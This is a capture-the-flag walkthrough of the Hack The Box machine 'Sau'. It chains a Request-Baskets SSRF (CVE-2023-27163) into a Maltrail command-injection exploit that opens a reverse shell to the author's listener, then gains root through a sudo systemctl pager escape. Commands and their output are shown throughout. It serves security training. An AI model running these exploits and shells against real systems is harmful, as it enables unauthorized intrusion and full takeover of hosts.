Sau (HTB)

ip of the machine :- 10.129.229.26

```
~/current (4.111s)
ping 10.129.229.26 -c 5

PING 10.129.229.26 (10.129.229.26) 56(84) bytes of data.
64 bytes from 10.129.229.26: icmp_seq=1 ttl=63 time=85.8 ms
64 bytes from 10.129.229.26: icmp_seq=2 ttl=63 time=82.4 ms
64 bytes from 10.129.229.26: icmp_seq=3 ttl=63 time=82.9 ms
64 bytes from 10.129.229.26: icmp_seq=4 ttl=63 time=82.0 ms
64 bytes from 10.129.229.26: icmp_seq=5 ttl=63 time=83.5 ms

--- 10.129.229.26 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 82.001/83.327/85.831/1.348 ms
```

machine is on!!!

```
~/current (6.912s)
nmap -p- --min-rate=10000 10.129.229.26

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-18 12:50 IST
Nmap scan report for 10.129.229.26 (10.129.229.26)
Host is up (0.081s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

Got 4 open ports but found only two open ports, let's scan them further...

```
~/current (31.277s)
nmap -p 22,55555 -sC -A -Pn 10.129.229.26

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-18 12:51 IST
Nmap scan report for 10.129.229.26 (10.129.229.26)
Host is up (0.082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 18 Oct 2024 07:21:40 GMT
|     Content-Length: 75
```

So port 55555 is running HTTP server. Let's view it...

Request Baskets

New Basket

Create a basket to collect and inspect HTTP requests

http://10.129.229.26:55555/ 5vzwwnb Create

My Baskets:

You have no baskets yet

Powered by request-baskets | Version: 1.2.1

Website is running Request Baskets version 1.2.1. Let's see what is it....

What is a request basket?

Request Baskets is a web service to collect arbitrary HTTP requests and inspect them via RESTful API or simple web UI. It is strongly inspired by ideas and application design of the RequestHub project and reproduces functionality offered by RequestBin service.

So it is a web service to collect HTTP request and analyse it. Hmm... interesting...

Google

request basket 1.2.1 exploit

All Videos Images News Shopping Web Books More Tools

GitHub
https://github.com › CVE-2023-27163

PoC of SSRF on Request-Baskets (CVE-2023-27163)

This **vulnerability** allows **attackers to access network resources and sensitive information** by **exploiting** the /api/**baskets**/{name} component through a crafted API ...

Medium · Imène ALLOUCHE
60+ likes · 1 year ago

Request-Baskets 1.2.1 Server-Side Request Forgery (CVE- ...

Exploiting the SSRF attack allows for unauthenticated access to any HTTP server connected to the same network as the **Request**-**Baskets** server.

GitHub
https://github.com › rvizx › CVE-2023-27163

CVE-2023-27163 - Request Baskets SSRF

Request Baskets versions <**1.2.1** are vulnerable to Server Side **Request** Forgery (SSRF) attacks via the /api/**baskets**/{name} component.

Packet Storm
https://packetstormsecurity.com › files › Request-Baskets...

Request-Baskets 1.2.1 Server-Side Request Forgery

11 Aug 2023 — **Request**-**Baskets** version **1.2.1** suffers from a server-side **request** forgery **vulnerability**. tags | **exploit**: advisories | CVE-2023-27163: SHA-256 ...

InfoSec Write-ups
https://infosecwriteups.com › exploit-analysis-request-b...

Exploit Analysis: Request-Baskets v1.2.1 Server-side ...

2 Sept 2023 — In this blog post, we will dive into an example **exploit** that leverages an SSRF **vulnerability** in **Request-Baskets** v1.2.1, a popular **application** for managing HTTP ...

So searched for exploit and every website showed SSRF (server side request forgery).
So it is vulnerable to SSRF, let's view any article and try to exploit it...

entr0pie / **CVE-2023-27163** Public

Notifications

Code | Issues 2 | Pull requests 1 | Actions | Projects | Security

main | Go to file | Code

Tandera, eye of Fixed README.md 9156f5a · last year

.gitignore	Initial commit	last year
CVE-2023-27163.sh	Added polished shellscript	last year
LICENSE	Initial commit	last year
README.md	Fixed README.md	last year
poc.png	Added image	last year

README | Unlicense license

PoC of SSRF on Request-Baskets (CVE-2023-27163)

This repository contains a Proof-of-Concept (PoC) for CVE-2023-27163, a Server-

Side Request Forgery (SSRF) vulnerability discovered in request-baskets up to version 1.2.1. This vulnerability allows attackers to access network resources and sensitive information by exploiting the /api/baskets/{name} component through a crafted API request.

Credits to @b33t1e, @chelinboo147 and @houqinsheng (see article).

Got an exploit, let's run it then...

```
~/current/CVE-2023-27163 git:(main) (0.22s)
./CVE-2023-27163.sh http://10.129.229.26:55555/web http://10.10.14.42:9999/
Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27163

> Creating the "fumkuw" proxy basket...
> Basket created!
> Accessing http://10.129.229.26:55555/web/fumkuw now makes the server request to http://10.10.14.42:9999/.
./CVE-2023-27163.sh: line 43: jq: command not found
> Response body (Authorization):
```

So exploit didn't work, i don't know why so went to a blog to find how to actually exploit it.

As previously mentioned, Request-Baskets operates as a web application designed to collect and log incoming HTTP requests directed to specific endpoints known as “baskets.” During the creation of these baskets, users have the flexibility to specify alternative servers to which these requests should be forwarded. The critical issue here lies in the fact that users can inadvertently specify services they shouldn’t have access to, including those typically restricted within a network environment.

For example, consider a scenario where the server hosts Request-Baskets on port 55555 and simultaneously runs a Flask web server on port 8000. The Flask server, however, is configured to exclusively interact with the localhost. In this context, an attacker can exploit the SSRF vulnerability by creating a basket that forwards requests to `http://localhost:8000`, effectively bypassing the previous network restrictions and gaining access to the Flask web server, which should have been restricted to local access only.

Got this from a blog and summarizing it, so basically we can create baskets and then request are received in those baskets, but we can also forward those baskets to another server which can also be the server of an attacker at localhost. So actually get the requests coming in the basket.....

rvizx / CVE-2023-27163 Public

Notifications | Fork 0 | Star 1

Code | Issues | Pull requests | Actions | Projects | Security | Insights

main | Go to file | Code

rvizx exploit — 36f2851 · last year

README.md	exploit	last year
exploit.sh	exploit	last year

README

CVE-2023-27163 - Request Baskets SSRF

Request Baskets SSRF PoC

```
rvz@azexv ~/d/e/CVE-2023-27163 (main)> ./exploit.sh http://127.0.0.1:55555 http://172.17.0.1:1337
[inf] creating a new basket..
Note: Unnecessary use of -X or --request, POST is already inferred.
* processing: http://127.0.0.1:55555/api/baskets/b59478
*   Trying 127.0.0.1:55555...
* Connected to 127.0.0.1 (127.0.0.1) port 55555
> POST /api/baskets/b59478 HTTP/1.1
> Host: 127.0.0.1:55555
> User-Agent: curl/8.2.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 123
>
< HTTP/1.1 201 Created
< Content-Type: application/json; charset=UTF-8
< Date: Wed, 09 Aug 2023 20:14:04 GMT
< Content-Length: 56
```

About

CVE-2023-27163 - Request Baskets SSRF

exploit | ssrf | request-baskets | cve-2023-27163

Readme
Activity
1 star
1 watching
0 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

```
<
* Connection #0 to host 127.0.0.1 left intact
{"token":"eOLkp4EmyJYrCIKCHyJUBs2ezq0GPWAiMe1iGUaJ0wnq"}

[inf] accessing the basket..
* processing: http://127.0.0.1:55555/b59478
*   Trying 127.0.0.1:55555...
* Connected to 127.0.0.1 (127.0.0.1) port 55555
> GET /b59478 HTTP/1.1
> Host: 127.0.0.1:55555
> User-Agent: curl/8.2.1
> Accept: */*
>
```

```
rvz@azexv ~> nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 172.17.0.2 53806
GET / HTTP/1.1
```

Shell 100.0%

So used this exploit...

```
~/current
./exploit.sh http://10.129.229.26:55555/ http://10.10.14.42:8000

[inf] creating a new basket..
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.229.26:55555...
* Connected to 10.129.229.26 (10.129.229.26) port 55555
* using HTTP/1.x
> POST /api/baskets/443d7a HTTP/1.1
> Host: 10.129.229.26:55555
> User-Agent: curl/8.10.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 124
>
* upload completely sent off: 124 bytes
< HTTP/1.1 201 Created
< Content-Type: application/json; charset=UTF-8
< Date: Fri, 18 Oct 2024 07:41:05 GMT
< Content-Length: 56
<
* Connection #0 to host 10.129.229.26 left intact
{"token":"3axAqo4JtYGHd8wbKrzHSqbBvWztX3sCsD34K5IYIHmD"}

[inf] accessing the basket..
*   Trying 10.129.229.26:55555...
* Connected to 10.129.229.26 (10.129.229.26) port 55555
* using HTTP/1.x
> GET /443d7a HTTP/1.1
> Host: 10.129.229.26:55555
> User-Agent: curl/8.10.1
> Accept: */*
>
* Request completely sent off
```

Ran the exploit...

```
~/current/CVE-2023-27163
nc -lnvp 8000

Listening on 0.0.0.0 8000
Connection received on 10.129.229.26 40020
GET / HTTP/1.1
Host: 10.10.14.42:8000
User-Agent: curl/8.10.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

SSRF confirmed by forwarding request...

Now let's further exploit it for reverse shell in the server....

Forward URL:

http://127.0.0.1

- [ ] Insecure TLS only affects forwarding to URLs like `https://...`
- [x] Proxy Response
- [ ] Expand Forward Path

Basket Capacity:

200

So tried forward URL on my device and it worked, so tried adding

127.0.0.1 and checked proxy response if the bucket is used as like proxy or somethin....

```
~/current (0.193s)
curl http://10.129.229.26:55555/test
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta http-equiv="Content-Type" content="text/html;charset=utf8">
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta name="robots" content="noindex, nofollow">
        <title>Maltrail</title>
        <link rel="stylesheet" type="text/css" href="css/thirdparty.min.css">
        <link rel="stylesheet" type="text/css" href="css/main.css">
        <link rel="stylesheet" type="text/css" href="css/media.css">
        <script type="text/javascript" src="js/errorhandler.js"></script>
        <script type="text/javascript" src="js/thirdparty.min.js"></script>
        <script type="text/javascript" src="js/papaparse.min.js"></script>
    </head>
    <body>
        <div id="header_container" class="header noselect">
            <div id="logo_container">
                <span id="logo"><img src="images/mlogo.png" style="width: 25px">altrail</span>
            </div>
            <div id="calendar_container">
```

Did curl on the basket after changing configuration and found another site running behind.

10.129.229.26:55555/test

altrail

- Documentation
- |
- Wiki
- |
- Issues
- |
- Log In
-

-
Threats

-
Events

-
Severity

-
Sources

-

Now opened the basket with provided url and found this....
It is running maltrail v0.53 so let's exploit it.

https://github.com/spookier/Maltrail-v

spookier / **Maltrail-v0.53-Exploit** Public

Code Issues Pull requests Actions Security Insights

main Go to file Code

spookier and **spookier** ' /login' added, no longer need to manually target … c96ea5b · last year

README.md	' /login' added, no longer need to m…	last yea
exploit.py	' /login' added, no longer need to m…	last yea

README

Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)

This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service

web service

- The vulnerability exists in the login page and can be exploited via the `username` parameter

Vulnerability Explanation

In this specific case, the `username` parameter of the login page doesn't properly sanitize the input, allowing an attacker to inject OS commands

Found an exploit...

Usage

The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system

> Script requires curl to be installed

```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```

For example:


```
python3 exploit.py 1.2.3.4 1337 http://example.com
```

Got a usage example as well, let's use it...

```
~/current (1.869s)
python3 exploit.py 10.10.14.42 9999 http://10.129.229.26:55555/test

Running exploit on http://10.129.229.26:55555/test/login
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta http-equiv="Content-Type" content="text/html;charset=utf8">
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta name="robots" content="noindex, nofollow">
        <title>Maltrail</title>
        <link rel="stylesheet" type="text/css" href="css/thirdparty.min.css">
        <link rel="stylesheet" type="text/css" href="css/main.css">
        <link rel="stylesheet" type="text/css" href="css/media.css">
        <script type="text/javascript" src="js/errorhandler.js"></script>
        <script type="text/javascript" src="js/thirdparty.min.js"></script>
        <script type="text/javascript" src="js/papaparse.min.js"></script>
    </head>
    <body>
        <div id="header-container" class="header-noselect">
```

So exploit failed, and then i noticed it redirected to login page...



So in configuration settings added /login and then ran the exploit...

```
~/current
python3 exploit.py 10.10.14.42 9999 http://10.129.229.26:55555/test
Running exploit on http://10.129.229.26:55555/test/login
```

Now it ran...

```
~/current/CVE-2023-27163
rlwrap nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.229.26 41576
$
```

Got a reverse shell...

```
puma@sau:/opt/maltrail$ ls -al /home
ls -al /home
total 12
drwxr-xr-x  3 root root 4096 Apr 15  2023 .
drwxr-xr-x 20 root root 4096 Jun 19  2023 ..
drwxr-xr-x  4 puma puma 4096 Jun 19  2023 puma
puma@sau:/opt/maltrail$
```

rev. shelld as the user only...

```
puma@sau:/opt/maltrail$ cd
cd
puma@sau:~$ ls
ls
user.txt
puma@sau:~$ cat user.txt
cat user.txt
```

Got user flag...

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$
```

Woah!! ran sudo -l and saw what the user can do as root...

```
puma@sau:~$ sudo  /usr/bin/systemctl status trail.service
sudo  /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Fri 2024-10-18 07:15:57 UTC; 53min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 877 (python3)
      Tasks: 12 (limit: 4662)
     Memory: 28.2M
     CGroup: /system.slice/trail.service
             ├─ 877 /usr/bin/python3 server.py
             ├─1106 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1107 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1110 sh
             ├─1111 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1112 /bin/sh
             ├─1116 python3 -c import pty; pty.spawn("/bin/bash")
             ├─1117 /bin/bash
             ├─1133 sudo /usr/bin/systemctl status trail.service
             ├─1134 /usr/bin/systemctl status trail.service
             └─1135 pager

Oct 18 07:15:57 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Oct 18 08:04:34 sau maltrail[1104]: Failed password for None from 127.0.0.1 por>
lines 1-23!/bin/sh
!//bbiinn//sshh!/bin/sh
#
```

So executed the command as sudo...

```
lines 1-23!/bin/sh
!//bbiinn//sshh!/bin/sh
#
```

When systemctl command was ran it opened it with command less, which is for viewing the file so added !/bin/sh to invoke a shell there, as the command was running as root so got a shell as the user root.

```
lines 1-23!/bin/sh
!//bbiinn//sshh!/bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
go  root.txt
# cat root.txt
cat root.txt
```

Got root flag as well...